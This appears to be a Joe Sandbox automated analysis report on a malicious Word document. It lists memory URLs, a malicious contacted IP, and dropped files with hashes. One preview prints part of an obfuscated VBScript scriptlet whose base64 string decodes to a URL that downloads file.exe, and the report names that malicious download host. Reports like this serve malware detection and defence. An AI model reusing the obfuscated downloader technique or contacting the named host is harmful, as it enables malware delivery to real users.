http://crl.entrust.net/server1.crl0	powershell.exe, 00000006.00000002.919745005.000000001B39E000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.911999906.000000000024F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://ocsp.entrust.net03	powershell.exe, 00000006.00000002.919745005.000000001B39E000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.911999906.000000000024F000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://httPs://thekaribacruisecompany.com/file.exePE	powershell.exe, 0000000C.00000002.926461141.00000000035AC000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://httPs://thekaribacruisecompany.com/file.exePEQ	powershell.exe, 00000006.00000002.912596165.00000000035BC000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000012.00000002.959457009.000000000385C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://httPs://thekaribacruisecompany.com/file.exe	powershell.exe, 00000012.00000002.953185169.00000000002CF000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleaner	powershell.exe, 0000000C.00000002.925602681.00000000001B7000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000012.00000002.953185169.00000000002CF000.00000004.00000020.00020000.00000000.sdmp	false		high
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	powershell.exe, 00000006.00000002.919745005.000000001B37C000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	powershell.exe, 00000006.00000002.919745005.000000001B37C000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.919745005.000000001B391000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.911999906.000000000024F000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://thekaribacruisecompany.com	powershell.exe, 00000006.00000002.912596165.00000000036B9000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.912596165.00000000035BC000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	file.exe, 00000009.00000002.1283288153.000000040A000.00000004.00000001.01000000.00000006.sdmp, file.exe, 00000009.00000000.921928467.000000000040A000.00000008.00000001.01000000.00000006.sdmp, file.exe, 00000010.00000000.947049391.000000000040A000.00000008.00000001.01000000.00000006.sdmp, file.exe, 00000010.00000002.1283348828.000000000040A000.00000004.00000001.01000000.00000006.sdmp, file.exe, 00000015.00000000.1014911809.000000000040A000.00000008.00000001.01000000.00000006.sdmp, file.exe, 00000015.00000002.1283424107.000000000040A000.00000004.00000001.01000000.00000006.sdmp	false		high
http://ocsp.entrust.net0D	powershell.exe, 00000006.00000002.919745005.000000001B391000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.piriform.com/Yg	powershell.exe, 00000012.00000002.953185169.00000000002CF000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://secure.comodo.com/CPS0	powershell.exe, 00000006.00000002.919745005.000000001B388000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.919745005.000000001B39E000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.911999906.00000000002DA000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.919745005.000000001B37C000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000006.00000002.919745005.000000001B391000.00000004.00000020.00020000.00000000.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	powershell.exe, 00000006.00000002.919745005.000000001B391000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.102.154.62	thekaribacruisecompany.com	United States		174	COGENT-174US	true

General Information

Joe Sandbox Version:	37.0.0 Beryl
Analysis ID:	829399
Start date and time:	2023-03-18 05:34:14 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	25

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	TEPO0015922.doc
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@29/33@2/1
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 75.9% (good quality ratio 74.7%) • Quality average: 87.8% • Quality standard deviation: 20.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Execution Graph export aborted for target powershell.exe, PID 264 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
05:34:20	API Interceptor	48x Sleep call for process: powershell.exe modified
05:34:27	API Interceptor	824x Sleep call for process: file.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file[1].exe

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	676320
Entropy (8bit):	7.876330435838718
Encrypted:	false
SSDEEP:	12288:8mNV/R3qdeJpAQxZg2ZE0PU4vPDC+0BOh8ybWIJQ3P0tX8glVk+4uWFG49:8mNV/RadXcvZ72PGX8g0uWA49
MD5:	A1AFEF77EEC567ADB1076E8679AF207B
SHA1:	842A3650C51486F329A4079CA4B62AE5542A8C98
SHA-256:	2219616AFA29DD45A0B8926C8D840C5168F3B9E14A14F7569EA70EA8F5ACAA79
SHA-512:	8DAFDDABA28D56F80B09545068A9A292A0D6E8C21D1D8CA0395B3AA113C467C4134A1781D62D78BA541AECF519DADA47F46D39EB59BF41B3B9366A36590272 53
Malicious:	**true**
Yara Hits:	• Rule: SUSP_NullSoftInst_Combo_Oct20_1, Description: Detects suspicious NullSoft Installer combination with common Copyright strings, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file[1].exe, Author: Florian Roth (Nextron Systems)
Antivirus:	• Antivirus: ReversingLabs, Detection: 6%
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$........1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG.sw..PG..VA..PG.Rich.PG .........PE..L.....Oa.................f....... ...3............@..................................)....@................................D........p..H............9..@.. ....text....e.......f.................. ..`.rdata...............j..............@..@.data...8............~..............@....ndata...@...0...........................rsrc...H....p......................@..@........................ ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3DD35DF4.wmf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Windows metafile
Category:	dropped
Size (bytes):	3712
Entropy (8bit):	5.038804771790638
Encrypted:	false
SSDEEP:	48:PZk/UKHI3G6nj6rmbYf3LSrd/lO88e0f5aSdJ9nNk3t1f8:Rk7Hgwj+mbYf3LSrhlOs0f5aSdHn63DE
MD5:	4D808394C1EEFE8BB33A88A06C27401A
SHA1:	E7E85FAC534EB92A90047CEAA4FBA4D0BB2FB761
SHA-256:	588A5724964EDC5765F224738AD5AE3FE39D8F67DF7C3990013739808663A396
SHA-512:	499AA1814D8E9E4982EBE52063786EDBCB924C587045844638F2C61FEED4900A321F8C6E166A76FBEACC5AAA4ABAA8B925523DE5EF1FDD8A7C9323B7D52D51 7E
Malicious:	false
Preview:	......@.....!.....................5..........................Segoe UI....C.......@...............-...........................A..... . ...6.(... ...@.. ....?.........!...A.F.f. . ...6.(... ... .G .>..:..9..8..8..8..9..:.i2........K..S(.O$.N!.N!.N!.N!.N".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".M".N".M" .M".O$.S).O".......l

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8A92D3FF.png

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	370 sysV pure executable
Category:	dropped
Size (bytes):	262160
Entropy (8bit):	0.03833554348224308
Encrypted:	false
SSDEEP:	12:lyQ3fvTmeCEG+b2+f3TE/lfuNH1RCZK4vFQyfulTa5Pw1ETgobVOI7lP1g6UKK4N:7e8+S+f3CsHT8v5Glw1Ew2sEr10+

MD5:	8844F30E839A1EFB15EF793ADF3FAADB
SHA1:	63C9886F6646A18F84551260C802A23EA5EA59C6
SHA-256:	353497E0866CB4835118DF6240847822FDEBBFD6F91A54385CD8C91C923927BF
SHA-512:	3F57407F8B80C80022CBF11C023C1A42C56C2B03F57F87BF342DF19D624249E1C9DB82DC52791B3C1DAEA541884935B20615645FC2976448BE123D37D231A6D4
Malicious:	false
Preview:	X.:.....`.c...../.....xt.....HV.....d.....0.].....@@.....b.....^.....@..... ....C.:.\.W.i.n.d.o.w.s.\.s.y. s.t.e.m.3.2.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{B63E613D-9211-4CF9-925B-159614833873}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	72192
Entropy (8bit):	5.409452390606404
Encrypted:	false
SSDEEP:	1536:jjzaoaDabaRaOa2EV1/pfw8jzaoaDabaRaOa2EV1/pb4M:jjzaoaDabaRaOa2yhpbjzaoaDabaRaOE
MD5:	19AEC7C9E1A6F87D33460B38D45598C1
SHA1:	29A61AFAA40A1D73C86C2C8B8F45129FB53ADD46
SHA-256:	77AE5958D01783AD2EA852528C06B3990170E2BE2CC56C4E3B6BA6DA1F794F2A
SHA-512:	63011FE4D636EE50FE5549F8728CC2DF6B91325B7D42D10A1B79492C3F9FA26FA11B19EECD5A4161F168ACBA5E301A50864B85056F517D252B0CC9D3228F2EF
Malicious:	false
Preview:	.....>.....~..... .....<...;... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:.....=...>...C...?...@...A... B...F...D...E...G.....I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v. ..w...x...y...z...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CDF61019-DC02-4D7F-85CF-609F74BFDBD2}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	44610
Entropy (8bit):	2.915845583250266
Encrypted:	false
SSDEEP:	768:jH/3ViFs0Dqeb4Zep84JtueJvCI19rlwzWSgUg4P58F:LFia0Dqeb0nstw29rVzWSgm58F
MD5:	DD4D5630ACAED2C14DBBFEF135337A90
SHA1:	F9CF009C0D71D59B8E976F3CB9FF8C58DB65C777
SHA-256:	15C024ACB0117A71C3A5FA9C0D4CB47C15B1724C868340290561E242CCAACABE
SHA-512:	E7D91217A34A9CCE6D829903B12FB9FD49E104418488DEB83794D0779DCCF30D723E46F4DBC7FE0BA59FFFB4BBDEAB6D3AF2E46EF26112B4BAADAEEF4E74FC98
Malicious:	false
Preview:	c.0.5.P.l.e.a.s.e. .c.l.i.c.k. .E.n.a.b.l.e. .E.d.i.t.i.n.g. .t.o. .v.i.e.w. .t.h.e. .d.o.c.u.m.e.n.t.....=..... .P.a.c.k.a.g.e.E.M.B.E.D.W.o.r.d...D.o.c.u.m.e.n.t...8.....=..... .\.a. .W.o.r.d...D.o.c.u.m.e.n.t...8. .".%.T.M.P.%.\.\.F.Z.d.t.f.h.g.Y.g.e.g.h.D.9 ....s.c.T.". ."e.w.:.{.0.0.0.0.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.0.0.0.0.0.0.0.0.}.".L.I.N.K..... ....<...N...f...h...n...p...v..... .....CJ..OJ..QJ..^J..aJ.....j....OJ..QJ..U..^J..mH..sH.. .j..g...OJ..QJ..U..^J..mH..sH....OJ..QJ..^J..mH..sH.....h..N.OJ..QJ..^J.....h..N..h..N.OJ..QJ..^J.....h..N..h..N.5..OJ..QJ..^J....h..N..h..N.OJ..PJ..QJ..^J.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D69C60B5-B29E-4F37-A352-937B9DD503EB}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false

Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{FE1210DB-2D28-4E8A-A9AA-48F09BC90D1C}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3552060938024997
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsaIHl3lldHzlby:liiiiiiiifdLloZQc8++lsJe1Mzx
MD5:	8F34D16DF01F276F2E234FC9258B3727
SHA1:	428153094C7CD2746DD5A708F5E39AFBF8662837
SHA-256:	10E530C54C6FE6553CBDEC0ACA8A2E3F9D9EAC12A2A77A913DAB2061D2600550
SHA-512:	48B7984A98A666C4F5243D1B7DF2017D78C73AC20F88B14E2F7CC519C329E2E4B4EAB9FFD0C20E6CDD54FB63D724C6521312D035156BAD123260646E0C8F2B 6
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A.....

C:\Users\user\AppData\Local\Temp\FZdtfhgYgeghD .scT

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	27285
Entropy (8bit):	5.239363181413612
Encrypted:	false
SSDEEP:	384:fk5bxzaoaDabaRaOa2EqrRiymKviciqNEEE6oEaE3DvzLfanpob:sjzaoaDabaRaOa2EGYym1qSPW1LzOnpc
MD5:	8BED1182F10668855D0EBF97E4D6AB19
SHA1:	70026363421111F8B032D8BA267F1A3D6E39A9AB
SHA-256:	DB605E4427B82B840EBEF2FBC01CAF768AB8557D823AFF39694E8C9532D8BAF2
SHA-512:	73168037D3BF83D672511FAE9631026E73B17AD2B5E54904675C0496120FB1C16DB8D8A606A8159F718B8E58E945DEECE24A8D7F6C4B5743F7DF3BF2D8258162
Malicious:	**true**
Preview:	<scriptleT.. ><script runat="server" language = 'vbscript'>....fsdfdsfs = "aHR0UHM6Ly90aGVrYXJpYmFjcnVpc2Vjb21wYW55LmNvbS9maWxlLmV4ZQ==" 'wiiurg..yulkytjtrhtjrkdsarjky ="ZmlsZS5leGU=" 'wiiurg..Function age64Funccode(ByVal cvwtr5ycbve, ByVal trtsk484t378).. Dim xtexenc.. if trtsk484t378 Then xtexenc = "utf-16le" Else xtexenc = "utf" + "-8".. ' Use an aux. XML document with a Base64-encoded element... ' Assigning the encoded text to .Text makes the decoded byte array.. jdcuidowfubg7 = "b" + "je".. vbsxjkhwgejkdwfgkvbf = "Cr".. vbsxjkhwgejkdwfgkvbf = vbsxjkhwgejkdwfgkvbf + "eateO".. vbsxjkhwgejkdwfgkvbf = vb sxjkhwgejkdwfgkvbf + jdcuidowfubg7 + "ct".. soswjwslvc = "reate".. mosdoepfy9eqje = "Se".. vposaleusaogr = "(""Msx".. vposaleusaogr = vposaleusaogr + "ml2.".. vposaleusaogr = vposaleusaogr + "DOMDocument"")" + ".C".. mosdoepfy9eqje = mosdoepfy9eqje + "t alxmd = " + vbsxjkhwgejkdwfgkvbf + vposaleusaogr + soswjws lvc + "E".. mosdo

C:\Users\user\AppData\Local\Temp\FZdtfhgYgeghD .scT:Zone.Identifier

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:gAWY3n:qY3n
MD5:	FBCCF14D504B7B2DBCB5A5BDA75BD93B
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F27DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEFC68966F974E124307B5043E654443 98
Malicious:	false
Preview:	[ZoneTransfer]..ZoneId=3..

C:\Users\user\AppData\Local\Temp\nsnC988.tmp\System.dll

Process:	C:\Users\user\AppData\Roaming\file.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	6.024446974480565
Encrypted:	false
SSDEEP:	192:Vm9rQDenC9VrcK7REgSWOprANupQYLRszDDH/d9CWlXo7U6Wxf:QJQEaVAK7R9SfpjpQYLRszfH/d9CWB1j
MD5:	E23600029D1B09BDB1D422FB4E46F5A6
SHA1:	5D64A2F6A257A98A689A3DB9A087A0FD5F180096
SHA-256:	7342B73593B3AA1B15E3731BFB1AFD1961802A5C66343BAC9A2C737EE94F4E38
SHA-512:	C971F513142633CE0E6EC6A04C754A286DA8016563DAB368C3FAC83AEF81FA3E9DF1003C4B63D00A46351A9D18EAA7AE7645CAEF172E5E1D6E29123AB864E7AC
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$...../@t.k!..k!..k!..9T..l!.. Y..l!..k!..x!...T..o!...T..j!...T..j!...T..j!..Richk!.... .....PE..L.....c....."!....."....@.....p.....@.....@.....A..P.....`.....@..X..... .....text...+!....."..... ..`.rdata.....@.....&.....@..@.data...D....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\nss4AE7.tmp\System.dll

Process:	C:\Users\user\AppData\Roaming\file.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	6.024446974480565
Encrypted:	false
SSDEEP:	192:Vm9rQDenC9VrcK7REgSWOprANupQYLRszDDH/d9CWlXo7U6Wxf:QJQEaVAK7R9SfpjpQYLRszfH/d9CWB1j
MD5:	E23600029D1B09BDB1D422FB4E46F5A6
SHA1:	5D64A2F6A257A98A689A3DB9A087A0FD5F180096
SHA-256:	7342B73593B3AA1B15E3731BFB1AFD1961802A5C66343BAC9A2C737EE94F4E38
SHA-512:	C971F513142633CE0E6EC6A04C754A286DA8016563DAB368C3FAC83AEF81FA3E9DF1003C4B63D00A46351A9D18EAA7AE7645CAEF172E5E1D6E29123AB864E7AC
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$...../@t.k!..k!..k!..9T..l!.. Y..l!..k!..x!...T..o!...T..j!...T..j!...T..j!..Richk!.... .....PE..L.....c....."!....."....@.....p.....@.....@.....A..P.....`.....@..X..... .....text...+!....."..... ..`.rdata.....@.....&.....@..@.data...D....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\nsx1ED8.tmp\System.dll

Process:	C:\Users\user\AppData\Roaming\file.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	6.024446974480565
Encrypted:	false
SSDEEP:	192:Vm9rQDenC9VrcK7REgSWOprANupQYLRszDDH/d9CWlXo7U6Wxf:QJQEaVAK7R9SfpjpQYLRszfH/d9CWB1j
MD5:	E23600029D1B09BDB1D422FB4E46F5A6
SHA1:	5D64A2F6A257A98A689A3DB9A087A0FD5F180096
SHA-256:	7342B73593B3AA1B15E3731BFB1AFD1961802A5C66343BAC9A2C737EE94F4E38
SHA-512:	C971F513142633CE0E6EC6A04C754A286DA8016563DAB368C3FAC83AEF81FA3E9DF1003C4B63D00A46351A9D18EAA7AE7645CAEF172E5E1D6E29123AB864E7AC
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$...../@t.k!..k!..k!..9T..l!.. Y..l!..k!..x!...T..o!...T..j!...T..j!...T..j!..Richk!.... .....PE..L.....c....."!....."....@.....p.....@.....@.....A..P.....`.....@..X..... .....text...+!....."..... ..`.rdata.....@.....&.....@..@.data...D....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\TEP00015922.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:45:59 2022, mtime=Tue Mar 8 15:45:59 2022, atime=Sat Mar 18 11:34:15 2023, length=248144, window=hide
Category:	dropped
Size (bytes):	1019
Entropy (8bit):	4.5488977700317035
Encrypted:	false
SSDEEP:	24:8oE3k/XT89dqPplqMNef/1+WDv3q+cX7cY:8osk/XTko7NC/a+Kl
MD5:	A437967E1061678D0FF0E50870435957
SHA1:	BC5F02EA09D07829F2B9C03F75C515911240F215
SHA-256:	DBFCEDA42BC9CC0A58EC27B58946233256391507B83DC57643D12AFDE3F2EB6A
SHA-512:	CA679DA91B7459CCFFCAF1AA47589FF7E55A6A06F8155A9E8540AC7D50C7FDDFC6CADFFA92162733816FC0A1947167F15191808CE9854ED52697D7F7A0627FE
Malicious:	false
Preview:	L.....F.... .....k..3....k..3...@..Y..P.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....hT...Desktop.d.....QK.XhT.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....h.2.P...rVHd .TEPO00~1.DOC..L.....hT..hT..*...r....'.....T.E.P.O.0.0.1.5.9.2.2...d.o.c.....y.....-...8...[.....?J.....C:\Users\..#.....\\061544\Users.user\Desktop\TEPO0015922.doc.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.T.E.P.O.0.0.1.5.9.2.2...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....061544.....D_....3N...W...9I..N..... .....[D_....3N...W...9I

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Generic INItialization configuration [doc]
Category:	dropped
Size (bytes):	73
Entropy (8bit):	4.708249518901646
Encrypted:	false
SSDEEP:	3:bDuMJlpwxXpulmX1mzXpulv:bCiwRpur7pu1
MD5:	171A06F44A4A1DF6E94542EC2401B637
SHA1:	0CBD760BE24649A735405B819571C0FA21DD4FE3
SHA-256:	E9570E3F648D804D3339EE4C51DD2E09E45213D17E5AED1A608264BE1C62AAFD
SHA-512:	999E5638639B4028DBB7BFFD2901EC0D1028E96766C469F445F9CB518B3160E57ADEDDA18C42CC25AAF870FE008B289E3ECAA6B241D4F4FD503AC3B8913559 3
Malicious:	false
Preview:	[folders]..Templates.LNK=0..TEPO0015922.LNK=0..[doc]..TEPO0015922.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyHH/cgQfmW+eMdln:vdsCkWtUb+8ll
MD5:	D9C8F93ADB8834E5883B5A8AAAC0D8D9
SHA1:	23684CCAA587C442181A92E722E15A685B2407B1
SHA-256:	116394FEAB201D23FD7A4D7F6B10669A4CBCE69AF3575D9C1E13E735D512FA11
SHA-512:	7742E1AC50ACB3B794905CFAE973FDBF16560A7B580B5CD6F27FEFE1CB3EF4AEC2538963535493DCC25F8F114E8708050EDF5F7D3D146DF47DA4B958F05265 5
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....15.....25.....@35.....35.....z.....p45.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Unicode text, UTF-16, little-endian text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998

SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\0TIZ5KP0HTH2PPHMB9S2.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.584171275091943
Encrypted:	false
SSDEEP:	96:chQCNAPXMqsqvsqvJCwo0z8hQCNAPXMqsqvsEHyqvJCworezsKPrYpHXyuyrBKPo:coflo0z8oftHnorezsKMd+BK+jp
MD5:	8C1FC95796F285E35E3C114072F0994C
SHA1:	3CAE37018D6EFC898DDB912819FAF0110D2ED9F3
SHA-256:	68860048B5C059DB735F63FA816E73825F5AFBBDF89793BAB0C97A18B1192129
SHA-512:	013E04827C7E278D5D1C77DCB0F469DCD7B83137EA8EC5B450DCADBFC0DD327E3E13DBD7BE6C4840D1F10916319490E6152B99A8C53669277DBEDED202DC65
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.584171275091943
Encrypted:	false
SSDEEP:	96:chQCNAPXMqsqvsqvJCwo0z8hQCNAPXMqsqvsEHyqvJCworezsKPrYpHXyuyrBKPo:coflo0z8oftHnorezsKMd+BK+jp
MD5:	8C1FC95796F285E35E3C114072F0994C
SHA1:	3CAE37018D6EFC898DDB912819FAF0110D2ED9F3
SHA-256:	68860048B5C059DB735F63FA816E73825F5AFBBDF89793BAB0C97A18B1192129
